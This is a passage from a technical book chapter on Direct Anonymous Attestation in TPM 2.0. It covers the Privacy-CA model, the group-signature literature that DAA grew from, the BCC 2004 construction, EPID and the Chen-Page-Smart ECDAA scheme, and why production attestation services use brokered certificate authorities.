The TPM 2.0 Library Specification published since 2014 names a zero-knowledge proof of knowledge; Windows-class platform profiles later made the relevant algorithm optional. The algorithm identifier `TPM_ALG_ECDAA` (value `0x001A`) appears in Part 2 (Structures). The command pair `TPM2_Commit` and `TPM2_Sign` appears in Part 3 (Commands). The mathematical construction appears in Part 1 Annex C.5. When ECDAA is implemented, the mandated curve is `TPM_ECC_BN_P256` (`0x0010`), a 256-bit Barreto-Naehrig curve picked specifically because it admits the asymmetric pairings the protocol needs [83]. A conforming TPM 2.0 chip with ECDAA enabled can produce a signature that proves the chip is a genuine TPM whose endorsement key was certified by a known issuer: without revealing *which* TPM, and without an online certificate authority sitting in the verification path. The cryptography

is called Direct Anonymous Attestation, and the Wikipedia article notes that the construction is "implemented by both EPID 2.0 and the TPM 2.0 standard" [208].

Almost nobody uses it.

Microsoft Azure Attestation does not. Its public architecture document describes a certificate authority that ingests endorsement-key certificates and issues per-key JWTs with a special issuance policy [199]. The Windows Health Attestation Service does not. AWS Nitro Enclaves does not [209]. Apple App Attest does not [210]. Google Play Integrity does not [211]. WebAuthn Level 1 registered ECDAA as an attestation type carried inside the `packed` and `tpm` formats in March 2019; WebAuthn Level 2 in April 2021 removed it entirely [212]. The TCG PC Client Platform TPM Profile, the document that governs which TPM 2.0 algorithms an OEM must support to ship a Windows-class platform, made `TPM_ALG_ECDAA` and `TPM_ALG_ECSCHNORR` optional in v1.04 (February 2020) and has carried that designation through v1.07 RC1 (December 2025) [115]. Microsoft Pluton, the security processor covered in the Pluton chapter (Chapter 3), exposes its algorithms through a TPM 2.0 personality; that published surface does not advertise ECDAA at all [6].

The most thoroughly standardized hardware-anchored group-signature primitive in the history of platform security is specified everywhere, implemented or exposed unevenly, and verified in almost no production systems.

Why?

> ▸ **KEY IDEA** Direct Anonymous Attestation solves the same problem as a Privacy-CA (prove the TPM is genuine without disclosing *which* TPM) by moving the trust assumption from operational (the broker promises not to log) to cryptographic (the math forbids the issuer from learning). The interesting question is not whether the cryptography works. It is why an industry that spent thirty years building the math chose, in production, the architecture the math was meant to replace.




Figure 5.1: Thirty years of DAA and group signatures, from Chaum, van Heyst's 1991 group-signature paper to the 2024 CoSNIZK lattice-DAA construction. The horizontal line at 2014: when TPM 2.0 standardized ECDAA in firmware: divides the era that won the standardization fights (above) from the era that lost the deployment fights (below).

To answer the question of why, we have to start where every TPM attestation story does: with the architecture DAA was invented to replace.

The Privacy-CA trap (1999-2003)

TPM 1.1, originally published by the Trusted Computing Platform Alliance in 2002 and taken over in April 2003 by the Trusted Computing Group that replaced it [213], had a privacy story. The story was a broker called the Privacy Certificate Authority. The story had a single load-bearing flaw, and the field spent the next two decades writing papers about it.

The mechanism, paraphrased from the Wikipedia summary that itself paraphrases the TCG spec, is five steps [208]:

1. A TPM manufacturer embeds a 2048-bit RSA Endorsement Key (EK) at the time the chip is provisioned, along with a certificate `EKCert` signed by the manufacturer [74].
2. The platform generates a fresh Attestation Identity Key (AIK) inside the TPM.
3. The platform sends `(EKCert, AIKpub, proof-of-binding)` to a Privacy-CA.
4. The Privacy-CA validates the EK certificate, confirms the binding proof, and issues `Cert(AIKpub)` signed by the CA.
5. The platform uses the AIK to sign TPM attestation structures such as PCR quotes (the boot event log is presented separately and replayed against the quoted PCR digest) and `TPM2_Certify` key-attestation outputs, and presents `Cert(AIKpub)` to relying parties as proof that the AIK is TPM-resident.

◆ **DEFINITION — Endorsement Key (EK) and Attestation Identity Key (AIK)** The Endorsement Key is the long-lived, manufacturer-certified asymmetric key anchored in the TPM at manufacture (in TPM 2.0, derived from a persistent endorsement seed). Its public half is the chip's long-term cryptographic identity; its certificate, signed by the manufacturer, is the platform's proof that the chip is a real TPM. The Attestation Identity Key is a short-lived TPM-resident key generated for signing attestation outputs. Because the EK is uniquely identifying, the AIK exists to absorb attestation traffic on the EK's behalf: the EK anchors a one-time certification of the AIK (or one per Privacy-CA), and the AIK does the signing thereafter [199].

◆ **DEFINITION — Privacy Certificate Authority (Privacy-CA)** The broker introduced by the TCG in TPM 1.1 to separate the unique-by-design Endorsement Key from the per-attestation Attestation Identity Key. The Privacy-CA verifies the EK certificate, attests that the AIK is bound to a real TPM, and issues a certificate on the AIK that the platform then uses to sign quotes. The privacy property is operational, not cryptographic: the CA promises not to log the linkage between EK and AIK [208].

The architecture has three structural problems, and the Wikipedia summary of the original TPM 1.1 design makes the most uncomfortable one explicit: "privacy requirements may be violated if the privacy CA and verifier collude" [208]. The Privacy-CA *can* link AIKs to EKs. It promises not to. That promise is enforceable by audit, by legal contract, by reputation, and by the threat of a regulator finding out. It is not enforceable by mathematics.

The other two problems are availability and concentration. Wikipedia again, on the TPM 1.1 design: "the privacy CA must take part in every transaction" [208]. Every AIK certification is a synchronous network round-trip to a single CA. The CA is therefore a high-availability target, a high-value attack target, and a high-throughput service obligation for whoever decides to operate one. The FIDO Alliance, fifteen years later, wrote down the operational consequences of that obligation with surprising frankness in its ECDAA Algorithm v2.0 specification [214]:

> An alternative approach to 'group' keys is the use of individual keys combined with a Privacy-CA [TPMv1-2-Part1]. Translated to FIDO, this approach would require one Privacy-CA interaction for each Uauth key. This means relatively high load and high availability requirements for the Privacy-CA. Additionally the Privacy-CA aggregates sensitive information (i.e. knowing the relying parties the user interacts with). This might make the Privacy-CA an interesting attack target.: FIDO ECDAA Algorithm v2.0 Implementation Draft, 2018

The FIDO document was written in 2018, but it is operating on a problem that was current in 2003. The Privacy-CA model concentrates the very identifiers it is supposed to anonymize. A regulator with a subpoena, an insider with a database query, or a successful attacker with persistent access can recover the linkage the CA promised to forget. In 2003 the TCG named the missing primitive (a *direct* attestation scheme whose anonymity was guaranteed by math rather than a CA's promise) and the cryptographic literature went to work on it.

▪ **NOTE** The privacy-advocate criticism of the TPM in the 2003-2005 window came from a small but well-placed group. Ross Anderson at Cambridge had been writing critical surveys of trusted computing since 2002, both in a continuously updated TCPA FAQ [215] and in a PODC 2003 paper "Cryptography and Competition Policy: Issues with Trusted Computing" [216]. Seth Schoen and the Electronic Frontier Foundation published a 2003 white paper, "Trusted Computing: Promise and Risk," on the privacy implications of trusted-computing-class identifiers [217]. European data-protection authorities had begun studying TCPA in the same window [215]. The DAA construction was,

> by 2004, a research community answer to these criticisms more than it was a TCG product requirement.

The Privacy-CA architecture is still production architecture in 2026. Microsoft Azure Attestation runs a Privacy-CA in everything but name. Its public documentation describes a CA-mediated flow whose five-step shape mirrors the TPM 1.1 Privacy-CA almost line for line: "A certification authority (CA) establishes trust in the TPM either via EKPub or EKCert... The CA issues a certificate with a special issuance policy to denote that the key is now attested as protected by a TPM" [199]. The full verbatim Microsoft Learn quote is reproduced later, in the Windows case study, where it anchors the Microsoft analysis.

The same pattern repeats across every hyperscaler. AWS Nitro Enclaves produces signed attestation documents, verified against an AWS-operated X.509 certificate chain, that contain enclave measurements (PCRs) and instance/module identifiers [209]. Apple App Attest issues per-app device identifiers from Apple-operated infrastructure [210]. Google Play Integrity ships integrity verdicts signed by Google-operated infrastructure [211]. In 2026 the operational descendants of TPM 1.1's Privacy-CA broker run the production attestation surface of every consumer-grade cloud platform.

> ▶ **WALKTHROUGH — THE BROKERED ATTESTATION PATH** Start with a chip whose manufacturer provisioned `EKPriv` and certified `EKPub`. The platform creates an AIK inside the TPM and sends `EKCert`, `AIKpub`, and a binding proof to a broker. The broker validates the EK certificate chain, proves that the requester controls `EKPriv` by using a MakeCredential / ActivateCredential-style challenge, and issues `Cert(AIKpub)` or a platform-attested token. The relying party later receives a quote signed by the AIK, validates the broker's certificate or token, checks freshness and PCR policy, and never sees the EK directly. The privacy pivot is therefore not hidden: the broker saw both EK and AIK at enrollment time. If it logs the mapping, is compromised, or is compelled to disclose records, anonymity collapses operationally even though the relying party's normal protocol transcript contains only the AIK.

By 2003 the field had a name for the missing primitive: a direct attestation scheme that delivered the Privacy-CA's anonymity property cryptographically rather than operationally. What followed was an academic lineage that had been quietly building, for a decade and a half, the primitives that lineage required.

The pre-history: Group signatures before DAA (1991-2003)

Direct Anonymous Attestation was invented in 2004. The primitive it was built from was invented in 1991, in a paper that had nothing to do with TPMs.

David Chaum and Eugene van Heyst presented "Group Signatures" at EUROCRYPT 1991 [218]. The construction was a curiosity: a digital signature scheme in which any one of n group members could sign on behalf of the group, the verifier could check that *some* member of the group signed, and a designated *group manager* could, given a signature, recover the identity of the signer. The use case Chaum and van Heyst had in mind was organizational: a company spokesperson signs press releases on behalf of the company; the CEO can, if necessary, recover which spokesperson signed which release.

> ◆ **DEFINITION — GROUP SIGNATURE** A digital signature scheme in which any one of n group members can sign on behalf of the group such that (i) verifiers can confirm "some member of the group signed this message" using a single group public key, (ii) verifiers cannot determine which member signed, and (iii) a designated group manager, holding a trapdoor, can *open* any signature to recover the original signer. Chaum and van Heyst introduced the primitive in 1991; the next decade was about making the construction efficient enough to deploy [218].

The 1991 construction had a fatal practical property: signature size was linear in the size of the group. A 10,000-member group meant a 10,000-component signature. For a primitive intended to handle organizational use cases at organizational scale, this was a non-starter. The next decade is a sequence of papers, each adding one property to the previous, each addressing the issue that made the previous unfit for deployment.

Jan Camenisch and Markus Stadler, at CRYPTO 1997, gave the field its first constant-size group signature: signature length independent of the number of group members, suitable for groups of arbitrary size [219]. Their construction relied on a particular kind of zero-knowledge proof of knowledge of a discrete logarithm whose form would, six years later, become the structural template for DAA's Sign protocol. The CS97 scheme had its own problems: the security proof made strong assumptions, and the construction was vulnerable to "framing" attacks where a malicious group manager could forge signatures attributable to other members, but the size barrier was broken.

Three years later, at CRYPTO 2000, Giuseppe Ateniese, Jan Camenisch, Marc Joye, and Gene Tsudik introduced what the field now calls the ACJT scheme [220].

The Springer abstract is unusually direct about what ACJT contributed: the paper "introduces a new provably secure group signature… proven secure and coalition-resistant under the strong RSA and the decisional Diffie-Hellman assumptions." The property that made ACJT important was *coalition resistance*: a formal guarantee that no subset of `k` group members, no matter how large, could collude to produce a valid signature that did not open to one of them. ACJT's security proofs were the first in the group-signature literature to treat coalitions as a first-class threat model.

▪ **NOTE** Coalition resistance as a property predated ACJT, but coalition resistance as a *formal* property (something proven against an adversary defined in a complexity-theoretic model) did not. Camenisch and Michels in 1998, and several authors in between, had given coalition-resistance arguments that depended on heuristic assumptions about the underlying hash function or signature scheme [221]. ACJT 2000 gave the proof under the strong RSA assumption, which by 2000 was a well-understood number-theoretic conjecture that the cryptographic community treated as a load-bearing security primitive.

ACJT was the construction the DAA designers built on. The reason is in its protocol structure. The ACJT signer holds a *signed credential* on a secret membership value `f`. Signing a message means producing a non-interactive zero-knowledge proof of knowledge of `(f, signature)` satisfying the group manager's verification equation, bound to the message. The proof is constant-size; the verifier checks it against the group public key and learns only that *some* member signed.

Jan Camenisch and Anna Lysyanskaya, working in parallel, were building the other primitive DAA would need. Their EUROCRYPT 2001 paper introduced what the field now calls CL credentials: a digital signature scheme with two unusual properties [222]. First, a signer can issue a signature on a *committed* value `Commit(f)` without seeing `f` itself, so the holder of `f` ends up with a signature on something the signer never learned. Second, a holder of `(f, signature)` can prove possession of that pair in zero knowledge, revealing neither `f` nor the signature itself.

◆ **DEFINITION — CAMENISCH-LYSYANSKAYA (CL) SIGNATURE** A digital signature scheme with two algorithmic protocols on top of the standard sign-and-verify pair. A *blind issuance* protocol lets a signer issue a signature on a value the signer cannot see (the holder commits to a value `f` and proves the commitment well-formed; the signer signs the commitment without learning `f`). A *proof-of-possession* protocol lets a holder of `(f, signature)` prove "I have a CL signature from this signer on some value" without revealing either the value or the

> signature. CL signatures are the primitive a DAA Issuer uses to issue the long-lived attestation credential the TPM keeps after the Join protocol [222] [223].

CL signatures gave the field a clean way to issue a member credential without the issuer ever learning the member's secret: exactly the property a TPM needs when receiving a long-lived DAA credential from an issuer who, by design, must remain unable to recognize the TPM later. Camenisch and Lysyanskaya's CRYPTO 2004 paper extended the construction to bilinear pairings [223], a generalization that would matter for the elliptic-curve DAA schemes of the next decade.

> ▶ **WALKTHROUGH — THE PRIMITIVES DAA INHERITED** Chaum and van Heyst gave the field the core abstraction: one public group key, many private member keys, and signatures that convince a verifier that *some* group member signed. Camenisch and Stadler made that abstraction usable for large groups by making signatures constant-size rather than proportional to membership. ACJT added the coalition-resistance requirement DAA needs: even a pool of malicious members should not be able to mint a new signing identity outside the issuer's control. Camenisch-Lysyanskaya credentials supplied the last missing mechanism: blind issuance plus later proof-of-possession. DAA's Join is a CL-style credential issuance bound to a TPM secret; DAA's Sign is a zero-knowledge proof that the signer holds such a credential. By 2004, BCC did not need to invent anonymous credentials from scratch. It needed to remove the group manager's opener and specialize the machinery to TPM attestation.

A sibling lineage was building in parallel. Dan Boneh, Xavier Boyen, and Hovav Shacham presented "Short Group Signatures" at CRYPTO 2004 [224]. The BBS scheme used bilinear pairings to compress group signatures to a few hundred bytes: signatures, in the abstract's words, "approximately the size of a standard RSA signature with the same security." BBS gave the W3C Verifiable Credentials community a primitive that descendants like BBS+ would later use for selective-disclosure credentials. BBS itself did not become the TPM construction. The DAA designers, working from ACJT and CL, took a different path.

By 2003 the primitives existed. The TPM community had the use case. The two communities had not yet met. In 2004, three authors at three different industrial labs made the introduction.

The breakthrough: DAA-RSA (Brickell-Camenisch-Chen, CCS 2004)

The introduction happened at ACM CCS 2004. Ernie Brickell at Intel, Jan Camenisch at IBM Zurich, and Liqun Chen at HP Labs Bristol published "Direct Anonymous Attestation" [225]. The IACR ePrint abstract makes the structural contribution explicit:

> Direct anonymous attestation can be seen as a group signature without the feature that a signature can be opened, i.e., the anonymity is not revocable. Moreover, DAA allows for pseudonyms, i.e., for each signature a user (in agreement with the recipient of the signature) can decide whether or not the signature should be linkable to another signature. DAA furthermore allows for detection of 'known' keys: if the DAA secret keys are extracted from a TPM and published, a verifier can detect that a signature was produced using these secret keys.: BCC 2004 (IACR ePrint 2004/205)

Two design moves did the work, and naming them clearly is the first step in understanding why DAA solved the Privacy-CA problem.

The first move is a *subtraction*. Every prior group-signature scheme (Chaum-van Heyst, Camenisch-Stadler, ACJT, BBS) gave a designated group manager the power to *open* a signature and recover its signer. For a TPM attestation primitive, the opening capability is undesirable. An issuer who can open is morally a Privacy-CA: it has the linkage information the architecture is supposed to forget. BCC 2004 removes the opening capability entirely. No party can de-anonymize a signature: not the issuer, not the verifier, not a coalition of either. The IACR ePrint 2004/205 abstract captures the consequence: DAA "can be seen as a group signature without the feature that a signature can be opened, i.e., the anonymity is not revocable" [225]. Once the credential is issued, the issuer has no cryptographic handle left to break the user's privacy.

> ◆ **DEFINITION — DIRECT ANONYMOUS ATTESTATION (DAA)** A zero-knowledge attestation primitive in which a TPM holds a long-lived membership credential (the output of a one-time Join protocol with an Issuer) and can subsequently produce signatures that prove "the signing TPM holds a credential certified by this Issuer" without revealing which TPM signed and without an online third party in the verification path. No party (not the Issuer, not the Verifier, not a coalition of either) can de-anonymize a DAA signature. The construction first appeared in Brickell-Camenisch-Chen 2004 [225].

The second move is a *substitution*. Where prior schemes traced misbehaving signers by manager-controlled opening, DAA introduces a *user-controlled* linkability mechanism through what the BCC paper calls a basename-keyed pseudonym. The signing TPM holds a secret membership value f. The verifier supplies a *basename*

bsn (a string the verifier picks per session, per relying party, or per global epoch). The TPM derives a pseudonym

$$N_V = \zeta^f \pmod{\Gamma}, \qquad \zeta = H_\Gamma(\text{bsn})$$

where H_Γ hashes the basename into a generator of a multiplicative group Γ. The pseudonym N_V has two structural properties. If the same verifier reuses the same bsn across sessions, signatures from the same TPM produce the same N_V, so the verifier can link them (and blacklist them if needed). If the verifier randomizes bsn per session, or sets bsn to the special value ⊥ indicating "no linkability," signatures from the same TPM produce different N_V values that are indistinguishable from random.

> ◆ **DEFINITION — USER-CONTROLLED LINKABILITY** A DAA property in which the *verifier* chooses a basename bsn per session or per relying party. Signatures from the same TPM under the same basename produce the same pseudonym; signatures under different basenames produce pseudonyms indistinguishable from random. The TPM, not a group manager, controls which signatures are linkable to which others. The Bernhard-Fuchsbauer-Ghadafi-Smart-Warinschi 2013 paper gives the canonical formal model [226].

Together the subtraction and the substitution define the DAA contract. The Issuer issues a CL signature on the TPM's secret f during a one-time Join. The TPM thereafter holds the credential (f, A, e, v): the secret membership value plus the CL signature components. To sign a message m against a verifier-supplied basename bsn, the TPM:

1. Computes the pseudonym N_V = ζ^f mod Γ where ζ = H_Γ(bsn).
2. Randomizes the CL signature: picks a fresh w, computes T_1 = A · S^w mod n and T_2 = g^e · h^w mod n.
3. Produces a Fiat-Shamir non-interactive zero-knowledge proof of knowledge of (f, A, e, v, w) satisfying the CL verification equation

$$A^e \equiv Z / \left(R^f \cdot S^{v'+v''} \right) \pmod{n},$$

   binding the proof to the tuple (m, T_1, T_2, N_V).

A verifier checks the proof against the Issuer's public key. The verifier learns nothing about f, nothing about the TPM's identity, nothing about which CL signature was randomized, and either gains a linkable pseudonym (if bsn was reused) or no linkability at all (if bsn was fresh).




Figure 5.2: Two ways to prove a TPM is genuine without naming it. Left, the brokered Privacy-CA flow: the CA validates the EK certificate and issues a certificate on the AIK, but it sees the EK, AIK linkage and stays online for every enrollment, so the privacy property is an operational promise. Right, the DAA flow: a one-time Join issues a blind CL credential and Sign proves possession in zero knowledge, with no opener and no online CA, so the privacy property is cryptographic.

The architectural picture, set against the brokered Privacy-CA flow described earlier, makes the contrast vivid.

▶ **WALKTHROUGH. BCC DAA END TO END** During Join, the TPM chooses or protects a secret membership value `f`. The Issuer validates the platform's endorsement evidence without learning a reusable verifier-facing identifier, then issues a CL credential over `f`; in the BCC notation the credential material is often written as `(f, A, e, v)`. During Sign, the TPM and host prove in zero knowledge that they know a valid Issuer credential on the hidden `f`. If the verifier supplies no basename, the proof is unlinkable across relying parties and sessions. If the verifier supplies a basename, the TPM derives a pseudonym from that basename and `f`, so the same TPM can be recognized by the same relying party without becoming globally trackable. Verification requires only the Issuer public key and the proof transcript. There is no online Privacy-CA, no opener, and no manager who can deanonymize the signer after the fact.

This is the first turning point. Group signatures aimed at anonymity *with* manager-controlled traceability; TPM attestation needs the opposite: *anonymity without any opener*, plus *user-controlled, per-verifier linkability*. The breakthrough is structurally a subtraction (remove the opener) plus a substitution (per-verifier basename pseudonyms in place of manager-controlled opening), not an addition.

▪ **NOTE** Eleven years after BCC 2004, Ben Smyth, Mark Ryan, and Liqun Chen ran a formal analysis of the original BCC construction and found a retroactive privacy bug [227]. The bug allowed certain Issuer-coalition adversaries to link signatures across basenames in ways the original security argument had not anticipated. The bug was fixed in the 2008-2010 redesigns (specifically the BCL 2009 simplified-security-notions paper [228] and the CDL 2016 strong-Diffie-Hellman revisitation). The reader interested in why "we proved this in 2004" is not the same as "this is provably secure in 2026" should read SRC 2015 alongside the original BCC abstract.

On paper, the BCC 2004 construction solved the Privacy-CA trap. In practice, DAA-RSA was hard to ship. The CL signature in the original scheme used strong RSA moduli at 2048 bits. A single Sign operation took several seconds on the TPM 1.2 hardware of the time. The signature itself was approximately 2.5 kilobytes: larger than the entire AIK signature output a Privacy-CA-mediated attestation produced. TPM 1.2 shipped DAA-RSA as an optional capability in the mid-2000s [74]. Almost no platform integrator turned it on. The cryptography worked. The implementation budget did not.

The next decade was about making the construction small enough to deploy. The path was anything but straight.

The evolution: From RSA-DAA to EC-DAA (2007-2013)

Six papers in seven years, two industrial branches, one dead end, one standardized ECDAA-capable scheme. Why was the EC-DAA story so much harder than it should have been?

The honest answer: the entire toolkit of pairing-based cryptography arrived at the same time the TPM industry needed it, and the field discovered in real time that not every choice of pairing was safe. The path from BCC 2004 to the construction TPM 2.0 later standardized for ECDAA-capable implementations runs through five waypoints, each addressing the problem the previous one created. Read the section as a narrowing funnel, not as a triumphal deployment story: RSA-DAA proved the privacy primitive; EPID proved one industrial revocation strategy; pairing-based DAA made signatures small enough for firmware; the CMS proof flaw forced the community to separate symmetric-pairing intuition from asymmetric-pairing security; CPS split the protocol across TPM and host; BFGSW and CDL then repaired the formal model. The cryptography became mature just as production platforms learned to prefer brokered PKI. That historical mismatch is why this chapter keeps ECDAA framed as optional, rarely exposed, and almost never verified in mainstream Windows deployments.

Brickell-Li 2007: EPID and signature-based revocation

In 2007 Ernie Brickell, now leading Intel's trusted-computing work, and Jiangtao Li published "Enhanced Privacy ID: A Direct Anonymous Attestation Scheme with Enhanced Revocation Capabilities" at WPES 2007 [229]. The journal version appeared at IEEE TDSC in 2012 [230]. The single feature EPID added was a revocation list called Sig-RL: a list of *signatures* the issuer wished to disavow. A verifier, given a signature σ and a Sig-RL containing entries $\sigma_1, \ldots, \sigma_k$, could prove that σ was not produced by the same TPM as any σ_i: without learning the linking information itself.

EPID became Intel's production attestation primitive. Wikipedia records the deployment scale: "It has been incorporated in several Intel chipsets since 2008," and "at RSAC 2016 Intel disclosed that it has shipped over 2.4B EPID keys since 2008" [231]. EPID is what Intel SGX enclaves used to attest, before SGX attestation migrated to the vendor-CA DCAP architecture. EPID is what certain Intel-platform Widevine L1 implementations use to attest content-decryption modules. The Intel EPID SDK (the reference implementation) was eventually marked public-archive

on GitHub [232]. The Wikipedia entry notes that the original EPID 2.0 specification was contributed by Intel into ISO/IEC 20008 and 20009 under royalty-free terms [231].

EPID is not exactly DAA. EPID is a DAA variant with the Sig-RL revocation layer added. The Chen-Page-Smart construction that TPM 2.0 standardized for ECDAA-capable implementations is closer to BCC 2004 plus an elliptic-curve substrate; EPID 2.0 is closer to BCC 2004 plus EC plus Sig-RL plus Intel's specific basename and key-management conventions. The two converge at the cryptographic core and diverge at the deployment surface.

Brickell-Chen-Li 2008: The first pairing-based DAA

At the TRUST 2008 conference, Ernie Brickell, Liqun Chen, and Jiangtao Li published "A New Direct Anonymous Attestation Scheme from Bilinear Maps": the first DAA scheme constructed over bilinear pairings instead of strong RSA [233]. Signature size dropped by an order of magnitude relative to BCC 2004, from roughly 2.5 kilobytes to a few hundred bytes [233]. TPM-side sign time, on hardware that supported elliptic-curve arithmetic, came down from seconds to fractions of a second [233]. The construction used symmetric (Type-1) pairings (pairings where the two input groups `G_1` and `G_2` are the same) which the implementation community would, two or three years later, decide were too inefficient for production TPM hardware.

> ◆ **DEFINITION — Bilinear pairing (Type-3, asymmetric)** A function `e: G_1 × G_2 → G_T` on three elliptic-curve subgroups satisfying *bilinearity* (for all integers `a, b` and points `P ∈ G_1, Q ∈ G_2`, `e(aP, bQ) = e(P, Q)^(ab)`) and *non-degeneracy*. Type-3 (asymmetric) pairings, in which `G_1 ≠ G_2` and no efficient homomorphism is known between them, are the production pairing for TPM 2.0 ECDAA because they admit faster implementations and tighter security reductions than Type-1 (symmetric) pairings. The Chen-Page-Smart 2010 construction is built on Type-3 pairings over Barreto-Naehrig curves [234].

Chen-Morrissey-Smart 2008: The asymmetric proposal and its proof flaw

Pairing 2008 hosted the next move. Liqun Chen, Paul Morrissey, and Nigel Smart published "Pairings in Trusted Computing" [235], proposing a DAA scheme on asymmetric Type-3 pairings: the kind that admit Barreto-Naehrig curves and

the speed-ups TPM hardware needed. The same authors published a companion ProvSec 2008 paper "On Proofs of Security for DAA Schemes" providing the security argument [236].

Two years later, in Information Processing Letters, Liqun Chen and Jiangtao Li published "A note on the Chen-Morrissey-Smart Direct Anonymous Attestation scheme" [237] showing that the CMS asymmetric-pairing construction had a flawed proof. The cryptographic intuition was correct; the proof technique used an assumption that did not hold in the asymmetric-pairing setting the construction relied on.

▪ **NOTE** The Chen-Morrissey-Smart episode is, in 2026, one of the most cited proof-flaw stories in pairing-based cryptography precisely because the construction was simple and the flaw was subtle. The mathematical content of the scheme was salvageable. The security argument was not. The lesson the field took away (a proof in the symmetric-pairing model does not transfer to the asymmetric-pairing model without a separate argument) has been a load-bearing convention in cryptographic publishing since.

Chen-Page-Smart 2010: The scheme TPM 2.0 standardized for ECDAA-Capable implementations

The fix arrived at CARDIS 2010 in Passau in April 2010 [238]. Liqun Chen, Dan Page, and Nigel Smart published "On the Design and Implementation of an Efficient DAA Scheme" [234] [239], proposing an asymmetric-pairing DAA over Barreto-Naehrig curves with a Sign protocol *split* between the TPM and the host. The TPM, in the new design, performed only the cryptographic operations that absolutely required custody of the secret f: it produced commitment points and computed a Schnorr-style response over those commitments. The host (a comparatively powerful general-purpose CPU sitting in front of the TPM) composed the Fiat-Shamir challenge, performed the pairing computations, and assembled the final signature.

The Chen-Page-Smart construction is the scheme TPM 2.0 standardized for ECDAA-capable implementations. That distinction matters: the standard names the algorithm and command surface, but the PC Client Platform profile later made ECDAA optional, and many Windows-class surfaces do not expose it. The Wikipedia DAA article makes the attribution direct, in a sentence that is itself the most-cited single primary-source extract in this chapter:

> Chen, Page, and Smart proposed a new elliptic curve cryptography scheme using Barreto-Naehrig curves. This scheme is implemented by both EPID 2.0 and the TPM 2.0 standard.: Wikipedia, *Direct Anonymous Attestation* [208]

